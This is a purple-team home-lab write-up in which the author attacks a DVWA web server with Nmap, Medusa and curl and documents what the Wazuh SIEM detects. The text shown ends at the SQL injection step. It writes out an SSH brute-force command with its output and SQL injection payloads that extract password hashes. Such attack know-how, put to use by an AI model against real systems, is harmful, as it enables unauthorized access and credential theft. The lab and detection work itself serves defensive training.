# Purple-Team Lab:
# Web Attack & Defense

*Project 3 — Project Documentation (Attack + Detection)*

---

| | |
|---|---|
| **Project** | Attacking a web server and detecting it with a SIEM |
| **SIEM** | Wazuh 4.14 |
| **Target** | DVWA on Ubuntu · 192.168.64.8 |
| **Attacker** | Kali Linux · 192.168.64.7 |
| **Author** | Sawhard Poojari · SOC Analyst (Home Lab) |
| **Date** | 26 October 2026 |
| **Companion docs** | Pentest Findings Report · SOC Detection Report |

# 1. Project Overview

This project is a self-contained purple-team exercise: I played both the attacker and the defender against a web server I built and monitored. The goal was to carry out a realistic, full-chain web attack and then prove that a SIEM (Wazuh) could detect — and in one case automatically stop — each stage of it.

“Purple team” means the offensive (red) and defensive (blue) sides are run together so each informs the other. Rather than just attacking, or just configuring a SIEM, I did both and measured the overlap: for every attacker action, what did the defender actually see? That is the question this project answers.

**Why this matters.** A SOC analyst's core job is detection — knowing which attacker behaviours generate which alerts, and where the blind spots are. Building the attack myself is the most direct way to understand the detection, including its limits. This document is the end-to-end story; the two companion reports go deeper on each side.

> **What this project demonstrates**
> Building a monitored Linux endpoint · configuring log collection, File Integrity Monitoring and automated response in Wazuh · executing a realistic web attack chain (recon → brute force → SQLi → web shell → RCE) · investigating it as an analyst · mapping to MITRE ATT&CK · and honestly assessing detection gaps.

# 2. Lab Architecture

Three virtual machines on an isolated host-only network (192.168.64.0/24). One attacks, one is the victim, one watches.

| Role | Host | IP | Key software |
|---|---|---|---|
| Attacker (Red) | Kali Linux | 192.168.64.7 | Nmap, Medusa, curl |
| Target (Victim) | ubuntu-dvwa (spector) | 192.168.64.8 | Apache, DVWA, Wazuh agent |
| SIEM (Blue) | soc-waz | Wazuh manager | Wazuh 4.14 manager/indexer/dashboard |

Data flow: the attacker (Kali) hits the target (Ubuntu/DVWA). The Wazuh agent on the target ships its logs and file-integrity events to the Wazuh manager (soc-waz), where rules fire, alerts appear in the dashboard, and Active Response can push a firewall block back down to the target.

# 3. What I Built (Defensive Setup)

Before any attack, I configured the monitored endpoint so that web and authentication activity would actually be captured. This setup is what makes every detection in §5 possible.

- **Agent enrolment —** deployed and enrolled the Wazuh agent on the Ubuntu target (agent ID 002).

- **Log collection —** pointed Wazuh at Apache access/error logs, /var/log/auth.log (SSH), and the UFW firewall log.
- **File Integrity Monitoring —** enabled realtime FIM on /var/www/html with change reporting, so any file dropped in the web root is flagged instantly.
- **Active Response —** bound the firewall-drop command to the SSH brute-force rule (5712) with a 300-second block timeout.
- **Target app —** installed DVWA on a LAMP stack at security level Low as the intentionally vulnerable target application.

## 4. Tools & Technologies

| Category | Used |
|---|---|
| SIEM / Detection | Wazuh 4.14 (rules, decoders, FIM/syscheck, Active Response) |
| Attack (offensive) | Nmap, Medusa, curl, DVWA payloads |
| Target stack | Ubuntu Linux, Apache 2.4, MariaDB, PHP, DVWA |
| Frameworks | MITRE ATT&CK; PCI-DSS / HIPAA / NIST 800-53 (auto-mapped by Wazuh) |

## 5. The Exercise — Step by Step

This is the full walkthrough. Each step shows what I did as the attacker, the evidence captured on the attacker side, and then what Wazuh detected on the defender side. The chain runs in order: reconnaissance → brute force → (automated block) → SQL injection → web shell → remote command execution.

| Step | Attack stage | MITRE | What Wazuh detected | Result |
|---|---|---|---|---|
| 1 | Recon (Nmap) | T1595/T1046 | Not alerted (HIDS limit) | Gap – §7 |
| 2 | SSH brute force | T1110 | Rule 5712 (level 10) | Detected |
| 3 | Automated response | — | Rules 651 / 652 | Auto-blocked |
| 4 | SQL injection | T1190 | Rule 31106 | Detected |
| 5 | Web shell upload | T1505.003 | Rule 554 (FIM) | Detected |
| 6 | Command execution | T1059 | Rule 31514 (×4) | Detected |

### How the analyst finds it — triage & scoping

Before the step-by-step, here is where a SOC analyst actually begins. Reviewing the day's events on the monitored host shows an abnormal spike of activity — that volume alone is the trigger to investigate.





*Figure 1 — Triage: 506 events on ubuntu-dvwa in a short burst. The descriptions already hint at a chain.*

The next move is to attribute it. Filtering on the source IP seen in the alerts scopes everything down to a single actor — and that one actor accounts for the whole kill chain.





*Figure 2 — Scoped to data.srcip:192.168.64.7: 79 events, one attacker, the full chain in order. The incident is now scoped.*

## Step 1 — Reconnaissance (MITRE T1595 / T1046)

**What I did.** scanned the target to find open services and their exact versions — a SYN scan for open ports, then a version scan to fingerprint the software.

```
nmap -sS -p 1-1000 192.168.64.8
nmap -sV 192.168.64.8
```





*Figure 3 — SYN scan: ports 22 (SSH) and 80 (HTTP) found open.*





*Figure 4 — Version scan: OpenSSH 10.2p1 and Apache 2.4.66 fingerprinted.*

**What Wazuh detected.** nothing — and that is an important, honest result. Wazuh is host-based, so a network port scan raises no alert (covered as a gap in §7). The attack surface is now mapped: an SSH service to brute force, and a web app to exploit.

## Step 2 — SSH Brute Force (MITRE T1110)

**What I did.** ran an online password-guessing attack against the admin account over SSH using Medusa and a small wordlist.

```
medusa -h 192.168.64.8 -u admin -P /tmp/pw.txt -M ssh -t 4
```

```
┌──(root㉿kali)-[~]
└─# sudo apt install -y medusa
medusa -h 192.168.64.8 -u admin -P /tmp/pw.txt -M ssh -t 4
medusa is already the newest version (2.3-3).
medusa set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 831
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2026-10-26 14:45:10 ACCOUNT CHECK: [ssh] Host: 192.168.64.8 (1 of 1, 0 complete) User: admin (1 of 1, 0 comple
te) Password: password (1 of 10 complete)
2026-10-26 14:45:11 ACCOUNT CHECK: [ssh] Host: 192.168.64.8 (1 of 1, 0 complete) User: admin (1 of 1, 0 comple
te) Password: admin (2 of 10 complete)
2026-10-26 14:45:11 ACCOUNT CHECK: [ssh] Host: 192.168.64.8 (1 of 1, 0 complete) User: admin (1 of 1, 0 comple
te) Password: letmein (3 of 10 complete)
2026-10-26 14:45:11 ACCOUNT CHECK: [ssh] Host: 192.168.64.8 (1 of 1, 0 complete) User: admin (1 of 1, 0 comple
te) Password: 123456 (4 of 10 complete)
2026-10-26 14:50:56 ACCOUNT CHECK: [ssh] Host: 192.168.64.8 (1 of 1, 0 complete) User: admin (1 of 1, 0 comple
te) Password: toor (5 of 10 complete)
2026-10-26 14:50:56 ACCOUNT CHECK: [ssh] Host: 192.168.64.8 (1 of 1, 0 complete) User: admin (1 of 1, 0 comple
te) Password: abc123 (6 of 10 complete)
2026-10-26 14:50:56 ACCOUNT CHECK: [ssh] Host: 192.168.64.8 (1 of 1, 0 complete) User: admin (1 of 1, 0 comple
te) Password: qwerty (7 of 10 complete)
```

*Figure 5 — Attacker side: Medusa iterating common passwords against SSH. Note the ~5-minute gap after attempt 4 — the defence blocked the attacker mid-run (Step 3).*

**What Wazuh detected.** the repeated failures. Each bad login raised rule 5710; the correlation engine then escalated the burst into a single high-severity brute-force alert, rule 5712 (level 10), mapped to MITRE T1110.





*Figure 6 — Defender side: rule.id:5712 brute-force alerts from the attacker.*

Table JSON

| | | |
|---|---|---|
| t | _index | wazuh-alerts-4.x-2026.10.26 |
| t | agent.id | 002 |
| t | agent.ip | 192.168.64.8 |
| t | agent.name | ubuntu-dvwa |
| t | data.srcip | 192.168.64.7 |
| t | data.srcuser | admin |
| t | decoder.name | sshd |
| t | decoder.parent | sshd |
| t | full_log | 2026-10-26T14:54:11.258009+05:30 spector sshd-session[35019]: Failed password for invalid user admin from 192.168.64.7 port 54302 ssh2 |
| t | id | 1793006802.356493 |
| t | input.type | log |
| t | location | /var/log/auth.log |
| t | manager.name | soc-waz |
| t | predecoder.program_name | sshd-session |
| t | predecoder.timestamp | 2026-10-26T14:54:11.258009+05:30 |
| t | rule.description | sshd: Attempt to login using a non-existent user |
| # | rule.firedtimes | 34 |
| t | rule.gdpr | IV_35.7.d, IV_32.2 |
| t | rule.gpg13 | 7.1 |
| t | rule.groups | syslog, sshd, authentication_failed, invalid_login |

*Figure 7 — The underlying failed-login event (5710): "Failed password for invalid user admin from 192.168.64.7", from /var/log/auth.log.*

| | | |
|---|---|---|
| t | _index | wazuh-alerts-4.x-2026.10.26 |
| t | agent.id | 002 |
| t | agent.ip | 192.168.64.8 |
| t | agent.name | ubuntu-dvwa |
| t | data.srcip | 192.168.64.7 |
| t | data.srcport | 54302 |
| t | data.srcuser | admin |
| t | decoder.name | sshd |
| t | decoder.parent | sshd |
| t | full_log | 2026-10-26T14:54:12.233284+05:30 spector sshd-session[35019]: Disconnected from invalid user admin 192.168.64.7 port 54302 [preauth] |
| t | id | 1793006802.357627 |
| t | input.type | log |
| t | location | /var/log/auth.log |
| t | manager.name | soc-waz |
| t | predecoder.program_name | sshd-session |
| t | predecoder.timestamp | 2026-10-26T14:54:12.233284+05:30 |
| t | previous_output | n from 192.168.64.7 port 54304<br>Oct 26 09:24:08 spector sshd-session[35019]: Invalid user admi<br>n from 192.168.64.7 port 54302<br>2026-10-26T14:54:08.950322+05:30 spector sshd-session[35020]: Invalid user admin from 192.168.64.7 port 54304<br>2026-10-26T14:54:08.944075+05:30 spector sshd-session[35019]: Invalid user admin from 192.168.64.7 port 54302 |
| t | rule.description | sshd: brute force trying to get access to the system. Non exis<br>tent user. |


*Figure 8 — Alert detail: source IP, targeted user (admin) and the raw log preserved as evidence.*

| | | |
|---|---|---|
| # | rule.firedtimes | 5 |
| # | rule.frequency | 8 |
| t | rule.gdpr | IV_35.7.d, IV_32.2 |
| t | rule.groups | syslog, sshd, authentication_failures |
| t | rule.hipaa | 164.312.b |
| t | rule.id | 5712 |
| # | rule.level | 10 |
| ◔ | rule.mail | false |
| t | rule.mitre.id | T1110 |
| t | rule.mitre.tactic | Credential Access |
| t | rule.mitre.technique | Brute Force |
| t | rule.nist_800_53 | SI.4, AU.14, AC.7 |
| t | rule.pci_dss | 11.4, 10.2.4, 10.2.5 |
| t | rule.tsc | CC6.1, CC6.8, CC7.2, CC7.3 |
| 📅 | timestamp | Oct 26, 2026 @ 14:56:42.960 |

*Figure 9 — The same alert auto-mapped to MITRE T1110 and to PCI-DSS / HIPAA / NIST 800-53 controls.*

## Step 3 — Automated Response (Rules 651 / 652)

**What happened.** the moment rule 5712 fired, Wazuh Active Response automatically executed firewall-drop on the endpoint and blocked the attacker's IP — no analyst involved. After the 300-second timeout the IP was unblocked; because the attacker was still trying, the block fired again. This block/unblock cycle is what caused the stalls in Medusa (Figure 5).




| timestamp | agent.name | rule.description | rule.level | rule.id |
|---|---|---|---|---|
| Oct 26, 2026 @ 15:01:22.1... | ubuntu-dvwa | Host Unblocked by firewall-drop Active Response | 3 | 652 |
| Oct 26, 2026 @ 14:56:43.0... | ubuntu-dvwa | Host Blocked by firewall-drop Active Response | 3 | 651 |
| Oct 26, 2026 @ 14:55:33.9... | ubuntu-dvwa | Host Unblocked by firewall-drop Active Response | 3 | 652 |
| Oct 26, 2026 @ 14:50:56.1... | ubuntu-dvwa | Host Blocked by firewall-drop Active Response | 3 | 651 |
| Oct 26, 2026 @ 14:49:48.0... | ubuntu-dvwa | Host Unblocked by firewall-drop Active Response | 3 | 652 |
| Oct 26, 2026 @ 14:45:10.5... | ubuntu-dvwa | Host Blocked by firewall-drop Active Response | 3 | 651 |

*Figure 10 — The automated Host Blocked (651) / Host Unblocked (652) cycle as the attacker persists and each timeout expires.*

| | | |
|---|---|---|
| t | _index | wazuh-alerts-4.x-2026.10.26 |
| t | agent.id | 002 |
| t | agent.ip | 192.168.64.8 |
| t | agent.name | ubuntu-dvwa |
| t | data.command | add |
| t | data.origin.module | wazuh-execd |
| t | data.origin.name | node01 |
| t | data.parameters.alert.agent.id | 002 |
| t | data.parameters.alert.agent.ip | 192.168.64.8 |
| t | data.parameters.alert.agent.name | ubuntu-dvwa |
| t | data.parameters.alert.data.srcip | 192.168.64.7 |
| t | data.parameters.alert.data.srcport | 34524 |
| t | data.parameters.alert.data.srcuser | admin |
| t | data.parameters.alert.decoder.name | sshd |
| t | data.parameters.alert.decoder.parent | sshd |
| t | data.parameters.alert.full_log | Oct 26 09:11:40 spector sshd-session[34946]: Invalid user admin from 192.168.64.7 port 34524 |
| t | data.parameters.alert.id | 1793006109.309250 |

*Figure 11 — Active Response detail: command "add", origin module wazuh-execd, targeting the attacker IP / user.*

| | | |
|---|---|---|
| t | data.parameters.alert.rule.mitre.tactic | Credential Access |
| t | data.parameters.alert.rule.mitre.technique | Brute Force |
| t | data.parameters.alert.rule.nist_800_53 | SI.4, AU.14, AC.7 |
| t | data.parameters.alert.rule.pci_dss | 11.4, 10.2.4, 10.2.5 |
| t | data.parameters.alert.rule.tsc | CC6.1, CC6.8, CC7.2, CC7.3 |
| t | data.parameters.alert.timestamp | 2026-10-26T09:15:09.914+0000 |
| t | data.parameters.extra_args | |
| t | data.parameters.program | active-response/bin/firewall-drop |
| t | data.srcip | 192.168.64.7 |
| t | data.version | 1 |
| t | decoder.name | ar_log_json |
| t | decoder.parent | ar_log_json |
| t | full_log | 2026/10/26 14:41:41 active-response/bin/firewall-drop<br>on":1,"origin":{"name":"node01","module":"wazuh-execd"},"comma<br>nd":"add","parameters":{"extra_args":[],"alert":{"timestam<br>p":"2026-10-26T09:15:09.914+0000","rule":{"level":10,"descript<br>ion":"sshd: brute force trying to get access to the system. No<br>n existent user.","id":"5712","mitre":{"id":["T1110"],"tacti<br>c":["Credential Access"],"technique":["Brute Force"]},"frequen |
| t | id | 1793006110.313709 |
| t | input.type | log |
| t | location | /var/ossec/logs/active-responses.log |

*Figure 12 — The executed program: active-response/bin/firewall-drop, carrying the originating brute-force alert (5712, T1110) as justification.*

> **Highlight: detection AND response**
> This stage went beyond alerting — Wazuh blocked the attacker at the host firewall with no human in the loop, and the brute force never succeeded. Detection and response, end to end.

## Step 4 — SQL Injection (MITRE T1190)

**What I did.** exploited the DVWA SQL-injection point. A boolean payload first confirmed the flaw; a UNION payload then extracted usernames and password hashes from the database.

```
Confirm:   1' OR '1'='1
Extract:   1' UNION SELECT user, password FROM users-- -
```





*Figure 13 — Attacker side: boolean payload returns every application user, confirming injection.*

